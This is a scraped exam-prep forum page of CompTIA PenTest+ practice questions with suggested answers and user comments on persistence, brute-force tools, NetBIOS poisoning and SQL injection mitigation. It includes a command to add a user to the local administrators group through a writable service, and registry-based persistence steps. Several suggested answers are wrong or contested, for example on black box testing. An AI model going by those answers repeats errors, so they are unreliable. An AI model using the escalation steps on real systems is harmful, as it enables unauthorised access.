upvoted 2 times

MDGuy 3 years, 7 months ago

Its a typo in this question. It should be a 1.0

If it was truly a 10.0 it would obvs not be trivial

upvoted 1 times

RTFM 2 years, 6 months ago

A CVSS base score of 10.0 would mean that this vulnerability is given the most critical rating a vulnerability could achieve. which means basically their is an open door from the internet to a companies most restricted data on a server. an attacker could basically just connect and voila has everything he/she ever wanted.

The answer is C because it would be trivial for the attacker to execute a successful attack on the target.

upvoted 1 times

boyladdudeman 3 years, 5 months ago

They're saying that the expolit is trivial (super easy) to action, therefore the issue is significant, low barrier to entry means every skiddy can do it.

upvoted 2 times

Oduro 4 years, 2 months ago

C is the correct answer

upvoted 3 times

boblee 4 years, 2 months ago

The answer is C.

upvoted 2 times

who__cares123456789___ 3 years, 7 months ago

The score for the base group is between 0 and 10, where 0 is the least severe and 10 is assigned to highly critical vulnerabilities. For example, a highly critical vulnerability could allow an attacker to remotely compromise a system and get full control. In addition, the score comes in the form of a vector string that identifies each of the components used to make up the score. The vector is used to record or transfer CVSS metric information in a concise form. The vector string starts with the label CVSS: and a numeric representation of the CVSS version, followed, for each metric, by a metric name in abbreviated form, a colon, :, and the associated metric value in abbreviated form. The following is an example of a CVSS 3.0 vector:

CVSS:3.0/AV:C:L/PR:H/UI:N/S:U/C:H/I:L/A:L

upvoted 1 times

who__cares123456789___ 3 years, 7 months ago

Attack Vector (AV) represents the context in which a vulnerability can be exploited. It can assume four values:Network (N)Adjacent (A)Local (L)Physical (P)

Attack Complexity (AC) represents the conditions beyond the attacker's control that must exist in order to exploit the vulnerability.Low (L)High (H)

Privileges Required (PR) represents the level of privileges an attacker must have to exploit the vulnerability.None (N)Low (L)High (H)

User Interaction (UI) captures whether a user interaction is needed to perform an attack.None (N)Required (R)

Scope (S) captures the impact on systems other than the system being attacked:Unchanged (U)Changed (C)

The Impact metrics include the following:

Confidentiality (C) measures the degree of impact to the confidentiality of the systemLow (L)Medium (M)High (H)

Integrity (I) measures the degree of impact to the integrity of the system. Low (L)Medium (M)High (H)

Availability (A) measures the degree of impact to the availability of the system.assume the following values:Low (L)Medium (M)High (H)

upvoted 1 times

Question #7 *Topic 1*

A penetration tester has gained access to a marketing employee's device. The penetration tester wants to ensure that if the access is discovered, control of the device can be regained. Which of the following actions should the penetration tester use to maintain persistence to the device? (Select TWO.)

A. Place an entry in HKLM\Software\Microsoft\CurrentVersion\Run to call au57d.ps1.

B. Place an entry in C:\windows\system32\drivers\etc\hosts for 12.17.20.10 badcomptia.com.

C. Place a script in C:\users\%username\local\appdata\roaming\temp\au57d.ps1.

D. Create a fake service in Windows called RTAudio to execute manually.

E. Place an entry for RTAudio in HKLM\CurrentControlSet\Services\RTAudio.

F. Create a schedule task to call C:\windows\system32\drivers\etc\hosts.

Suggested Answer: *AC*

Community vote distribution

AE (100%)

mr_robot Highly Voted 4 years, 5 months ago

I would go for A and C.

upvoted 9 times

kloug Most Recent 1 year, 7 months ago

a,c correct

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: AE

looks good to me

upvoted 1 times

americaman80 3 years, 4 months ago

I think whoever wrote this question simply missed putting Windows in the path. I'm going with A and C.

upvoted 1 times

MOsama1 3 years, 4 months ago

Dears, All of them wrong, except, B, E, F,

A- the path is wrong.

C- it is wrong. the path is wrong.

D- wrong. sure, i will not do it manually.

E- it is wrong. the path is wrong.

as per above, it will be B and F

upvoted 1 times

dyers 3 years, 4 months ago

Sorry A & C is still the most likely. If you're expecting the choices to have no mistakes such as partial paths missing, you haven't been here long. B and F make no sense, do you even know what the host file does? How are you getting the user to browse to badcomptia.com to regain access?

Scheduled task to call the hosts file, wtf does that even mean, it's not an executable.

upvoted 3 times

boyladdudeman 3 years, 5 months ago

B, F, no? Thats the combo that works, creating the right place and calling the right place.

upvoted 2 times

RedbyNight 3 years, 7 months ago

I think that it might be A and E.

A is one of the recognised places in the registry to get the system to run files (there are 20!!)

I can't see the logic of C. What is going to run the code in this location? For a start, housekeeping may clear it. MS also say that it's best practice NOT to exclude it for scans

E. Seems the perfect way to create persistence. It also follows one of the ideas from Jason Dion: 'installing a fake service or inserting code into an existing service is a powerful technique'

upvoted 1 times

qss88 3 years, 9 months ago

The right correct varient is A and E

upvoted 1 times

bigwilly69 3 years, 9 months ago

what is this answer based on? this is a serious website, don't go throwing answers around willy nilly

upvoted 3 times

[Removed] 3 years, 7 months ago

DO Not be throwing answers around willy nilly... we got bigwilly, silly :)

Sorry, Study brain is at an all-time stress lol

upvoted 2 times

someguy1393 3 years, 9 months ago

Can you expand on why E is the correct option?

upvoted 2 times

khuno 4 years, 2 months ago

can't be A. It is missing windows in the path.
HKLM\Software\Microsoft\CurrentVersion\Run to call au57d.ps1.
HKLM\Software\Microsoft\Windows\CurrentVersion\Run to call au57d.ps1.

upvoted 2 times

TheThreatGuy 3 years, 8 months ago

Based on the other answers, I assume there is a typo here... A & C makes the most sense with what we've got. Add the script to the temp directory, then use the registry to call it.

upvoted 1 times

Question #8 *Topic 1*

Which of the following tools is used to perform a credential brute force attack?

A. Hydra

B. John the Ripper

C. Hashcat

D. Peach

Suggested Answer: *A*

Reference:

https://www.greycampus.com/blog/information-security/brute-force-attacks-prominent-tools-to-tackle-such-attacks

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

A. - In a credentials brute-force attack, the tester will try to log in to the application using every username and password. Hydra is a brute-forcing tool that can crack systems using password guessing.

upvoted 8 times

bigwilly69 Highly Voted 3 years, 9 months ago

I would say the answer is A, because everyone else is saying that and i dont want to look silly

upvoted 5 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

DrChats 3 years, 2 months ago

CAN someone go Answer NUMBER 66 PLS

upvoted 1 times

smalltech 3 years, 2 months ago

A.THC Hydra is an online password-cracking tool that attempts to determine user credentials via brute-force password guessing attack. It is available for Windows, Linux, Free BSD, Solaris and OS X.

https://resources.infosecinstitute.com/topic/10-popular-password-cracking-tools/#:~:text=THC%20Hydra,to%20easily%20install%20new%20modules.

upvoted 1 times

SanderBo 3 years, 7 months ago

John and hashcat are more like hash decryptors. You need to have hashes to decrypt the password. Hydra can just be used without a hash and is more like a burte forcing methodology then a hash comparator.

upvoted 3 times

khuno 4 years, 3 months ago

John the Ripper is a password cracking tool that works offline . Hydra interact with the victim's server and goes through usernames and password combinations.

upvoted 3 times

khuno 4 years, 2 months ago

I guess the keyword here is credentials, meaning user and passwords. JR as far as I know it is just for passwords

upvoted 3 times

jon34thna 4 years, 6 months ago

Im opting for A Hydra more know for "Brute Force attacks".

upvoted 2 times

D1960 4 years, 6 months ago

Why not "John the Ripper" or "Hashcat" ? Either of those can be used to perform a brute force attack. I think answers A, B, or C, are correct.
Ref: https://www.greycampus.com/blog/information-security/brute-force-attacks-prominent-tools-to-tackle-such-attacks

upvoted 1 times

MrRogerRabbit 4 years, 3 months ago

I think because Hashcat and John the Ripper are categorised more as, "Password cracking" tools rather than brute force attack.

upvoted 2 times

someguy1393 3 years, 9 months ago

I concur

upvoted 1 times

who__cares123456789___ 3 years, 7 months ago

John uses many modes...understands MD5 DES and Blowfish...searches for patterns etc. Hydra interacts with vic server and uses wordlist files....I think Hydra is correct

upvoted 1 times

Question #9 *Topic 1*

Which of the following situations would cause a penetration tester to communicate with a system owner/client during the course of a test? (Select TWO.)

A. The tester discovers personally identifiable data on the system.

B. The system shows evidence of prior unauthorized compromise.

C. The system shows a lack of hardening throughout.

D. The system becomes unavailable following an attempted exploit.

E. The tester discovers a finding on an out-of-scope system.

Suggested Answer: *BD*

Community vote distribution

BD (100%)

mr_robot Highly Voted 4 years, 6 months ago

B, D - CompTIA PenTest+ Practice Tests - SYBEX - Chapter 5: Reporting and Communication

"These may be times that call for immediate communication to the client. The following are some common penetration testing communication triggers. Communication triggers should be done upon the completion of the testing phase, a discovery of a critical finding, or the discovery of indicators of a previous compromise. In this scenario, you would want to contact the client if the system becomes unavailable following an attempted test and if the system shows an indication of prior unauthorized access."

upvoted 16 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: BD

looks good to me

upvoted 1 times

rc7 3 years, 4 months ago

B & D is correct

upvoted 1 times

MAKAYA 3 years, 8 months ago

I will go for B an D

upvoted 2 times

EZPASS 3 years, 9 months ago

B and D are the correct answers.

upvoted 3 times

bigwilly69 3 years, 9 months ago

if he had a crush on her and wanted to ask her on a date

upvoted 4 times

someguy1393 3 years, 9 months ago

90% sure it's B & D

upvoted 3 times

Allen2020 3 years, 10 months ago

B and D. When you have to communicate that you find something that has risk at the moment.

upvoted 3 times

jon34thna 4 years, 6 months ago

I agree with the answer show. There are some reasons why you would contact the client during the pentest. Evidence of breach, ip/host down. B & C are correct. Not A personal info of employees.

upvoted 3 times

D1960 4 years, 6 months ago

Seems to me that A would be as good, or better, than the other answers. If the pentester found PII on the system, then a malicious hacker might also be able to find such PII. This could require urgent action.
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
Lots of compliance tests are ran where PII is know to be held. The point of contact will know it's there as they are regulated by government. Only thing stated in my WGU textbook involves redacting PII in report bc some who see report are not allowed to view it. Answers are correct.
upvoted 1 times

CapCrunch 3 years, 2 months ago
Also you're suposed to be looking for PII.

The location of any PII you find is somthing that should go into your findings after a pentest to give to who ever commissioned the test
upvoted 1 times

Question #10 *Topic 1*

A penetration tester has performed a security assessment for a startup firm. The report lists a total of ten vulnerabilities, with five identified as critical. The client does not have the resources to immediately remediate all vulnerabilities. Under such circumstances, which of the following would be the BEST suggestion for the client?

A. Apply easy compensating controls for critical vulnerabilities to minimize the risk, and then reprioritize remediation.

B. Identify the issues that can be remediated most quickly and address them first.

C. Implement the least impactful of the critical vulnerabilities' remediations first, and then address other critical vulnerabilities

D. Fix the most critical vulnerability first, even if it means fixing the other vulnerabilities may take a very long lime.

Suggested Answer: *D*

Community vote distribution

D (100%)

sn0wman321 Highly Voted 4 years, 4 months ago

Per SYBEX Book

D.

In this scenario, the client does not have the budget to immediately correct all of the vulnerabilities found. In this case, the best suggestion to tell the client is to correct the most critical vulnerability first and, then when funds become available, fix the other critical vulnerabilities.

upvoted 10 times

DaDude Highly Voted 4 years, 4 months ago

Compensating controls seem to relate to PCI-DSS compliance, this is not noted in the question. This would also suggest you then continue working on the Non-critical with the availbale resources you have. I think the existing answer is right.

upvoted 5 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: D

looks good to me

upvoted 1 times

dyers 3 years, 4 months ago

I think A. So, they don't have resources, either monetary or technical to fix a critical issue, maybe this issue requires a full network redesign or purchasing new software or hardware. Half of the 10 are critical, I believe something should be done for all the critical issues, so applying a compensating control to lessen the risk is better than "fixing the most critical", there are still 4 criticals left completely alone? The other 2 options seem to not address the lack of resources at all.

upvoted 1 times

dyers 3 years, 4 months ago

After looking around I have found a similar question in official books with D as the answer and as best I can understand, let's assume 1 of them is a CVSS 10, and the other 4 are CVSS 7, then fixing the 10 first seems acceptable.

upvoted 1 times

rc7 3 years, 4 months ago

It's better to go with D

upvoted 1 times

khuno 4 years, 2 months ago

D also on Kaplan

upvoted 5 times

mr_robot 4 years, 5 months ago

I would go for A since the client does not have the resources to immediately remediate all vulnerabilities.

"A compensating control, also called an alternative control, is a mechanism that is put in place to satisfy the requirement for a security measure

that is deemed too difficult or impractical to implement at the present time."

https://whatis.techtarget.com/definition/compensating-control

upvoted 2 times

Question #11 *Topic 1*

Which of the following is the reason why a penetration tester would run the chkconfig --del servicename command at the end of an engagement?

A. To remove the persistence

B. To enable persistence

C. To report persistence

D. To check for persistence

Suggested Answer: *A*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

A. chkconfig is a tool for managing which run levels a service will run at. chkconfig can be used to view or change the run level of a service. Using chkconfig --del <servicename> will set the named service to not run at the current run level and will remove the persistence.

upvoted 22 times

noura_141 4 years, 1 month ago

Your comments are very helpful thank you

upvoted 6 times

bigwilly69 3 years, 9 months ago

I assume this was intended for me, you are very welcome and I offer paid tutoring if you would like.

upvoted 3 times

rose_y 2 years, 11 months ago

I don't know if I'd ever want tutoring from someone who's name is "bigwilly69".

upvoted 7 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam

upvoted 2 times

CapCrunch 3 years, 2 months ago

Definitely A:

Removing a service using chkconfig

If you no longer require the use of a service, you can disable it at boot by using the “chkconfig off” switch:

chkconfig [servicename] off

You should then proceed to stop the service from running with the following command:

service [servicename] stop

The preceding command will take immediate effect. However, in order to finalize this procedure you may want to remove it from the chkconfig management tool by typing:

chkconfig --del [servicename]

Source:
https://www.thegeekdiary.com/how-to-enable-or-disable-service-on-boot-with-chkconfig/

upvoted 1 times

Cliff01 3 years, 7 months ago

Just out of curiosity who is mr robot? Are you the robot guy on the website?

upvoted 4 times

Question #12 *Topic 1*

A penetration tester wants to target NETBIOS name service. Which of the following is the MOST likely command to exploit the NETBIOS name service?

A. arpspoof

B. nmap

C. responder

D. burpsuite

Suggested Answer: *B*
Reference:
http://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/

Community vote distribution

C (100%)

mr_robot Highly Voted 4 years, 5 months ago
PenTest+ Practice Tests Book

C. Responder is a toolkit that is used to answer NetBIOS queries from Windows systems on a network. Responder is a powerful tool when exploiting NetBIOS responses. It can target individual systems or entire local networks, allowing you to analyze or respond to NetBIOS name services pretending to be the system that the query is intended for.
upvoted 26 times

Droid2000 Highly Voted 4 years, 11 months ago
Responder is a powerful tool when exploiting NetBIOS and LLMNR responses
upvoted 7 times

ronniehaang Most Recent 1 year, 8 months ago
Selected Answer: C
Responder is a toolkit used to answer NetBIOS queries from Windows systems on a network.
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: C
looks good to me
upvoted 1 times

Abhiram1234 2 years, 8 months ago
Selected Answer: C
Responder is a toolkit that is used to answer NetBIOS queries from Windows systems on a network. Responder is a powerful tool when exploiting NetBIOS responses. It can target individual systems or entire local networks, allowing you to analyze or respond to NetBIOS name services pretending to be the system that the query is intended for.
upvoted 1 times

americaman80 3 years, 4 months ago
Answer is C
upvoted 2 times

rc7 3 years, 4 months ago
C is a better answer
upvoted 2 times

nakres64 3 years, 5 months ago
It is a tricky one but correct answer is C.
to exploit NetBIOS Name Service Responder,
for enumeration nmap is useful.
upvoted 1 times

bigwilly69 3 years, 9 months ago

it would be c, i created this tool and I know it would be most useful here.
upvoted 4 times

sh3rl0ck 3 years, 9 months ago
Did you really create it ? Then y r u here ?
upvoted 2 times

xMilkyMan123 3 years, 7 months ago
to practice for pentest+ just like the rest of us
upvoted 4 times

someguy1393 3 years, 9 months ago
Responder - C
upvoted 2 times

GreyHunter 3 years, 11 months ago
responder is the correct answer. C.
upvoted 2 times

jon34thna 4 years, 6 months ago
C - Responder (I agree).
upvoted 3 times

D1960 4 years, 6 months ago
Seems to me that either B or C is correct.
What is C a better answer?
nmap will work if you use nbstat script.
nmap -sU -p137 --script nbstat <target>
upvoted 2 times

mr_robot 4 years, 2 months ago
I believe the command the questions is looking for to exploit the NETBIOS name service is "responder" as it can poison the NETBIOS service and steal authentication credentials and "nmap" will only enumerate NETBIOS in order to look for open ports.

https://tools.kali.org/sniffingspoofing/responder
https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/
https://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/
https://null-byte.wonderhowto.com/how-to/enumerate-netbios-shares-with-nbtscan-nmap-scripting-engine-0193957/
upvoted 2 times

amankry 4 years, 9 months ago
C is correct answer
upvoted 5 times

zgwy 5 years ago
wrong...C
page 172 of CompTIA Pentest+ Practice Test book from SYBEX
upvoted 5 times

Question #13 *Topic 1*

A security consultant receives a document outlining the scope of an upcoming penetration test. This document contains IP addresses and times that each can be scanned. Which of the following would contain this information?

A. Rules of engagement

B. Request for proposal

C. Master service agreement

D. Business impact analysis

Suggested Answer: *A*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

A. The rules of engagement include the following:

- The timeline when testing will be conducted
- What locations, systems, applications, and other potential targets are to be included/excluded
- The data handling requirements for information gathered
- What behaviors to expect from the target
- What resources are committed to the test
- Any legal concerns that should be addressed
- The when/how communication will occur
- Who to contact in case of events
- Who is permitted to engage in the penetration testing team

upvoted 15 times

someguy1393 3 years, 9 months ago

I Agree, A is the only option out of these.

upvoted 2 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

MAKAYA 3 years, 8 months ago

A is the best answer

upvoted 3 times

bigwilly69 3 years, 9 months ago

it would be A, because I said it is.

upvoted 4 times

Question #14 *Topic 1*

A penetration tester executes the following commands:

```
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy.
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
```

Which of the following is a local host vulnerability that the attacker is exploiting?

A. Insecure file permissions

B. Application whitelisting

C. Shell escape

D. Writable service

Suggested Answer: *A*

Reference:

https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr

Community vote distribution

A (67%) D (33%)

mr_robot Highly Voted 4 years, 5 months ago

I would go for A. – accesschk is a command line tool designed to show what kind of accesses specific users or groups have to resources including files, directories, Registry keys, global objects and Windows services. In this scenario, I believe the pentester is using accesschk to search C:\Windows folder recursively showing all folders the account has write (rw) access to.

https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

-w Show only objects that have write access
-s Recurse
-q Omit Banner
-u Suppress errors

upvoted 16 times

D1960 Highly Voted 4 years, 5 months ago

As is often the case, I do not see where the reference supports the answer. I understand that jtr.exe is the password cracking tool "John the Ripper" but that does not prove the problem here is insecure file permissions. Is the following the command that demonstrates insecure file permissions?

C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing

upvoted 5 times

who__cares123456789___ 3 years, 7 months ago

looks like he was blocked in one dir, checked his access in that /Tracing dir (saw read-write) copied payload over to /Tracing and ran it from there...just my take...had no permission on one file, had permission on another...answer seems to check out IMO

upvoted 8 times

kloug Most Recent 1 year, 6 months ago

aaaaaaaaaaaaaa

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 2 times

brandonl 2 years, 5 months ago

witeable services also use accesschk, but with different flags. insecure file permissions will involve moving a file to a directory with more permissions, i.e., read and wrire (rw). writable services will literally show a service being set to the malicious file. A is correct.

upvoted 1 times

wjy920108 2 years, 10 months ago

Selected Answer: D

D. Similar question from Jason Dion practice:

Some Windows services are run with SYSTEM privileges and may have been misconfigured by the administrator. In this case, Jason used the accesschk tool from SysInternals to find any writeable services that his user account could access. One was returned: Apache. He then stopped the service and rewrote the binary path loaded by the service to "net localgroup administrators jason /add", which will be run the next time the service is started. This will add Jason's user account (jason) to the administrators group. Next, he started the service, completing his privilege escalation through the use of writeable services.

upvoted 1 times

TitoChuz 2 years, 7 months ago

I was reading Jasons study guide and its definition of writable services doesn't match,

● Writable services

o Using PSExec, a service can be replaced with a custom service that runs a command shell (cmd.exe)

o Unsecure File and Folder Permissions

▪ Older versions of Windows allow administrators to access any non-admin user's files and folders

▪ Can lead to DLL hijacking and malicious file installations on a non-admin targeted user

Ill go for A, according to definitions, I have leaned that CompTIA is picky when it comes to that

upvoted 1 times

triapila 3 years, 1 month ago

maybe the answer is D

because writable service uses accesschk

upvoted 1 times

Question #15 *Topic 1*

A penetration tester reviews the scan results of a web application. Which of the following vulnerabilities is MOST critical and should be prioritized for exploitation?

A. Stored XSS

B. Fill path disclosure

C. Expired certificate

D. Clickjacking

Suggested Answer: *A*
Reference:
https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS)

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago
PenTest+ Practice Tests Book - SYBEX

A. Stored cross-site scripting (XSS) is the most dangerous type of cross-site scripting. Web applications that allow users to store data are potentially exposed to this type of attack. Stored XSS occurs when a web application gathers input from a user which might be malicious and then stores that input in a data store for later use.
upvoted 11 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: A
looks good to me
upvoted 2 times

Andina 2 years, 9 months ago
The question is asking for a vulnerability. XSS is actually an attack, not a vulnerability...
This question is not clear to me.
upvoted 1 times

xMilkyMan123 3 years, 7 months ago
The answer is A because I said so
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
please post you score when attempted....just curious!!!
upvoted 5 times

boyscanfly 2 years, 10 months ago
Have you taken the test yet? I'm about to tonight.
upvoted 1 times

Question #16 *Topic 1*

A penetration tester observes that several high-numbered ports are listening on a public web server. However, the system owner says the application only uses port 443. Which of the following would be BEST to recommend?

A. Transition the application to another port.

B. Filter port 443 to specific IP addresses.

C. Implement a web application firewall.

D. Disable unneeded services.

Suggested Answer: *D*

Community vote distribution

D (100%)

mr_robot Highly Voted 4 years, 4 months ago

PenTest+ Practice Tests Book - SYBEX

D. - In this scenario, since there are several high-numbered ports listening on a public web server. The best recommendation would be to disable unneeded services since the client only uses post 443. The unnecessary services can pose a security risk because they increase the attack surface, providing a potential attacker with additional ways to try to exploit the system.

upvoted 12 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: D

looks good to me

upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam

upvoted 2 times

MrRiver 3 years ago

A&B are wrong because these Options would block legit use of the Application.

a web Application Firewall would just filter HTTP Traffic and does nothing about the Open Ports. Even if you put a WAF between Server and Internet, the open ports would still be reachable from the internal network.

So disabling unneded services (wich is best Practise) would solve the problem.

upvoted 1 times

phish7827 3 years, 1 month ago

I thing "D" My reasoning is the WAF - Web Application Firewall. A WAF (web application firewall) is a filter that protects against HTTP application attacks. It inspects HTTP traffic before it reaches your application and protects your server by filtering out threats that could damage your site functionality or compromise data. the application only uses port 443 HTTPS

upvoted 1 times

jon34thna 4 years, 6 months ago

I think I'm opting for D here. By disableing unneeded services it removes any unecessary open ports.

upvoted 3 times

D1960 4 years, 6 months ago

It is always a good idea to disable unneeded services. But is that the problem here? Seems to me the best solution would be to disable unneeded ports - but that is not offered. Knowing CompTIA, I suspect that D is supposed to fool test takers. Could the best answer be C? I think a WAF could be useful in this situation.

upvoted 1 times

someguy1393 3 years, 9 months ago

I agree that a WAF could be the answer here but I think that it's Disable Services because you commonly hear the phrase, "x Service is listening on port x" which thereby makes me think that if you disable the service the port will no longer be listening. I could be wrong though.

upvoted 1 times

Question #17 *Topic 1*

A penetration tester was able to enter an SQL injection command into a text box and gain access to the information store on the database. Which of the following is the BEST recommendation that would mitigate the vulnerability?

A. Randomize the credentials used to log in.

B. Install host-based intrusion detection.

C. Implement input normalization.

D. Perform system hardening.

Suggested Answer: *D*

Community vote distribution

C (100%)

byrne Highly Voted 3 years, 9 months ago

8 Techniques To Block SQL Attacks:
#7. Normalize inputs. Normalize database inputs--"to avoid evasion attempts," said Imperva--then compare them against a database of known-bad inputs, to spot in-progress attacks.
https://www.darkreading.com/attacks-and-breaches/8-techniques-to-block-sql-attacks/d/d-id/1100239
I'd say C
upvoted 9 times

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book

D. - System hardening, also known as operating system hardening, helps minimize security vulnerabilities. The purpose of system hardening is to get rid of as many security risks as possible. This is usually done by removing all nonessential software programs and utilities from the computer. The goal of systems hardening by removing unused programs, accounts functions, applications, ports, permissions, access, etc., is that attackers have fewer opportunities to gain access to your network.

There are several types of system hardening activities. They include the following:

Application hardening
Operating system hardening
Server hardening
Database hardening
Network hardening
upvoted 6 times

mr_robot 4 years, 3 months ago

It seems Input Validation and Sanitisation are the first line of defense against SQL injections, even though Parameterised queries are better but in this scenario I think "the BEST recommendation" would be to do system hardening.

"The risks associated with code injections are escalated when the databases or operating system tied to the Web applications under attack are weak due to poor patching and configuration. In addition, the system administrator should be responsible for hardening the underlying database and the operating system by disabling unnecessary services and functionality."
https://wikisites.cityu.edu.hk/sites/netcomp/articles/Pages/Hardening%20Steps%20to%20Mitigate%20Code%20Injection.aspx
https://resources.infosecinstitute.com/sql-injection-protection-cloud-systems/
upvoted 6 times

Ariel235788 2 years, 10 months ago

The way I see it, youre focusing on the vulnerability itself. System hardening is the over encompassing term here but the goal of mitigating the vulnerability is through input normalization, leading to system hardening. I will run with C
upvoted 1 times

brandonl 2 years, 5 months ago

The system should be hardened, yes, but this would include things such as encrypting the data in the database or other common security measures; this would not be the most specific answer in this case. Yes, system hardening might include input validation, but input validation would specifically defeat the SQL injection.
upvoted 1 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: C
looks good to me
upvoted 1 times

TitoChuz 2 years, 7 months ago
According to OWASP C should be the best answer, the Q says "SQL injection command into a text box " this should be

As for pure HTTP attacks, inputs should be normalized
before applying detection, however normalizing is itself a difficult task. Moreover,
black-listing cannot offer full protection, even combined with normalization.
Maintaining input validation rules up to date with evolving database schemas (data
types, column lengths) can also be challenging, opening the path for e.g. truncation
attacks. Solutions which bring the database structure closer to the application (and
therefore directly accessible to the developer) should resolve this issue.

https://owasp.org/www-pdf-archive/OWASP-AppSecEU08-Janot.pdf
upvoted 2 times

dc68 2 years, 10 months ago
Selected Answer: C
Normalize input would reduce SQL injection. "Normalize database inputs--"to avoid evasion attempts," said Imperva--then compare them against a database of known-bad inputs, to spot in-progress attacks."
upvoted 2 times

MrRiver 3 years ago
i would go with C. Maybe the Text is clearer on the exam.
But you can harden your sql Server, you webserver and even php or asp config.
If the Webapplication hast full db acces and hast an sql injection vullnerability all the hardend systems won't protect you.
upvoted 1 times

phish7827 3 years, 1 month ago
I think "D" and not 'C" because The normalization process will only modify variables, and it will keep everything else un- modified, including SQL comments, carriage returns, white spaces, or character cases.
upvoted 3 times

smalltech 3 years, 2 months ago
C.SQL injection vulnerabilities exist in many dynamic web applications and are one of the
most common findings in penetration test reports. These vulnerabilities are especially
important to remediate because they often allow attackers to read and/or modify the entire
contents of the database supporting a web application.
CompTIA suggests two techniques for remediating SQL injection vulnerabilities: sanitizing
user input (also known as input validation) and parameterizing queries.
upvoted 3 times

x0hmei 3 years, 3 months ago
Hmm this question is a tricky one, but since the question focuses on "text box" and "mitigate the vulnerability"

C is the best choice answer here
D is also correct but goes WAY BEYOND just fixing that one issue. what else will it break etc.. ????
upvoted 2 times

americaman80 3 years, 4 months ago
C is the answer.

Source: https://www.darkreading.com/attacks-and-breaches/8-techniques-to-block-sql-attacks/d/d-id/1100239
upvoted 2 times

nakres64 3 years, 5 months ago
I think the answer is C.
upvoted 3 times

boyladdudeman 3 years, 5 months ago
The vulnerability you're specifically attempting to counter is SQL injection, therefore the correct answer is C
upvoted 3 times

RedbyNight 3 years, 7 months ago
I think that you can flip a coin on this question. 'Normalising' inputs has nothing to do with SQL normalization, so know knows what they mean by using that word. The standard solution to SQL injections is to validate the input.

I'm not sure how 'system hardening' answers the question unless it's meant as a catch-all for EVERY single thing you can do to the target box. To be honest, system hardening would be the answer to about 90% of the questions! All we need to Comptia giving us the choice of 'turn it off and back on'.....
If I get this Q my gut says C because I hope Comptia will see that some knowledge is being demonstrated related to the problem in the question
upvoted 3 times

ufovictim 3 years, 7 months ago
Going with D, this is a brutal trick question - SQL normalization is the process of eliminating redundancies when designing a database, it has nothing to do with user inputs. As other people have said, parameterized or sanitized inputs would be an obvious choice and I'm thinking the use of "normalization" is a crafty CompTIA trick. Hardening an SQL database would necessitate parameterizing queries anyway so D seems to be a safe choice.
upvoted 2 times

CapCrunch 3 years, 2 months ago
The answer is definitely C

Re-read the Answer options again it's not SQL normalization its Input normalization, Input normalization is also refered to as input sanitization.
upvoted 1 times

xMilkyMan123 3 years, 7 months ago
Its D because I am right
upvoted 1 times

someguy1393 3 years, 9 months ago
Such a toss-up. It could be C or D. The word "normalization" makes me rule out C but the word "system" makes me rule out D. It is said "input sanitation" or "application hardening" then I would be sure but the way it is worded kinda makes both options correct and incorrect at the same time IMO.
upvoted 1 times

harej8 3 years, 10 months ago
Answer is C. Input Normalization is a form of input validation
upvoted 2 times

Question #18 *Topic 1*

Black box penetration testing strategy provides the tester with:

A. a target list

B. a network diagram

C. source code

D. privileged credentials

Suggested Answer: *D*

Reference:

https://www.scnsoft.com/blog/fifty-shades-of-penetration-testing

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

A. Black box tests, sometimes called zero knowledge tests, are intended to replicate what an attacker would encounter. Testers are not provided with access to or information about an environment, and instead, they must gather information, discover vulnerabilities, and make their way through a target (infrastructure or systems) as an attacker would.

upvoted 13 times

phatboy Highly Voted 5 years, 2 months ago

The correct answer is A. Black box testing provides very few details to the pentester.

upvoted 10 times

who__cares123456789___ 3 years, 7 months ago

"Target list" could be something like "our web server"....no ip address or anything else...now write "his web server" on a sheet of paper.. place a 1. before words "His web server". Write words "Target list"(--note that words are not case sensitive--) above words" 1. his web server". Now answer the following questions...1.) Can a Web Server be a target? 2.)Is your sheet of paper a list? Now AND the statements(see cryptography, AND OR and XOR) Algorithm= YES/YES=YES, YES/NO=NO, NO/YES=NO. AND(YES)=TargetList while AND(NO)!=TargetList...WELCOME TO COMPTIA...GOOD LUCK

upvoted 2 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

baybay 2 years, 6 months ago

Selected Answer: A

I'm going with A as black box testing provides little to no information prior to.

upvoted 3 times

ugh138607 2 years, 11 months ago

A better answer would be NO INFORMATION

upvoted 3 times

BossTeka 3 years, 3 months ago

Answer is A please change it.

upvoted 3 times

varo82 3 years, 3 months ago

A also the reference link on the answer is according with A answer

upvoted 2 times

